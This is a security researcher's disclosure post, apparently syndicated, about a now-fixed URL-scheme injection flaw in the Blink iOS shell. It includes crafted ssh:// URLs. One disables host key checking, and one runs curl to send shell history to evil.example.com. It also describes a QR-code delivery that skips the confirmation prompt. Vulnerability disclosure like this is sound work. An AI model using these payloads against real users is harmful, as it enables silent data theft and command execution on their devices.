


Blink is a mobile shell for iOS and iPadOS. It takes a different approach from some tools and isn't just focused on being an SSH client; you can run a few commands locally. Surprisingly (or maybe not, if you're a regular reader...) this ability to run local commands results in some special abilities if the input becomes attacker controlled.
How can the input become attacker controlled? Well, one way is through a reply escape sequence, as my previous terminal research covered.
However, that's not the problem here. Underneath Blink uses hterm as its terminal emulator, which is very well written. Instead this time the vector is via URL handlers.
The intended flow is opening a ssh URL like:
ssh://user@ssh.example.com
Will result in an iOS pop-up asking Open in "Blink"? (in most cases).
Followed by Blink pre-populating the command:


Unfortunately Blink accepted nearly any character as part of the ssh URL hostname or username. Then rather than executing that as a command it injects the characters prefixed by "ssh " into the terminal input buffer. The intention here was to let the user confirm by pressing "return". However because we can inject any character we can add a "\n" and it will behave as if the user pressed return.
ssh://user@termtest.dgl.cx%0A
If this is connecting to a new server it will ask for the user to confirm the
key. You might think you can add "Y%0A" to end of the URL to accept it, but due
to how buffering works in the Blink environment it's not possible to simply do
that. However, SSH has a config option to not check host keys which we can pass
via the command line (-o 'StrictHostKeyChecking no'). This can be encoded in
the URL we pass to Blink without a problem:
ssh://user@-o%20%27StrictHostKeyChecking%20no%27%20termtest.dgl.cx%0A
As mentioned, Blink is capable of executing some commands locally. However, it
doesn't have a fully featured shell, so you can't simply chain commands with a
semicolon (;). It is possible however to inject other control characters
including ^C which cancels the typed line or ^H (backspace) which just
deletes the typed characters.
Therefore we can do things like make a URL that silently copies some files off the phone, then appears to just run the valid SSH command.
In most cases iOS will present a warning dialog that shows you're opening
"Blink", so it is hard to totally trick a user into going to an SSH URL, but if
the user expects to go to a URL which will open Blink (ssh://,
blinkshell:// or code://), it's possible to send them anywhere else or do
something altogether surprising.
If the user has stored any credentials in the filesystem (e.g. copied an SSH key from another machine) it may also be possible to silently steal those. (This isn't the default -- by default in Blink the SSH keys are stored securely and can't be simply copied out of the filesystem.)
As an example the following URL will use curl to send the .blink/history.txt
(the shell history) somewhere, which may have hosts and usernames in it.
ssh://x%08%08%08%08%08curl%20-sd%20@.blink%2fhistory.txt%20evil.example.com%0D
We can also do nearly anything curl can, so to demonstrate that works, here's a link which will curl parrot.live, if you haven't (yet) updated Blink.
[Curl displaying ASCII art on both an iPhone and an iPad.]
One way to deliver this is as a QR code. The camera app pops up an "Open in Blink" callout, however if you use "Scan Code" in Control Centre then iOS does not prompt (it does in some cases, e.g. for apps launched due to handling http URLs, but not for app URL schemes).


Here's a video of me scanning that QR code, using Control Centre without
getting asked whether I want to Open in "Blink"?
(No sound, just me connecting to my terminal tester tool without having to confirm or being prompted to accept the key.)
It's interesting (but not particularly serious) that the "Scan Code" flow can (aside from http URLs which get one "Always Allow" prompt) bypass the confirmation of which app to open in.
Abuse of URL schemes on macOS and iOS isn't new. There have been various changes to when iOS prompts for opening URLs over the years, some of this was covered back in 2014 in Guillaume Ross's talk "iOS URL Schemes: omg://" at BSides Las Vegas. There was also Mikko Kenttälä and Kasper Kyllönen's talk "Less than Fantastic Features in Terminals..." at Disobey 2017 which covered a way to cause a kernel panic via URL handlers on macOS.
Thanks to Carlos Cabanero this is now fixed, make sure to update Blink (to the latest app store release, v18.3.1 build 1006) or be (even more) careful what links you click or QR codes you scan, particularly with the "Scan Code" flow.
18th June 2025
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。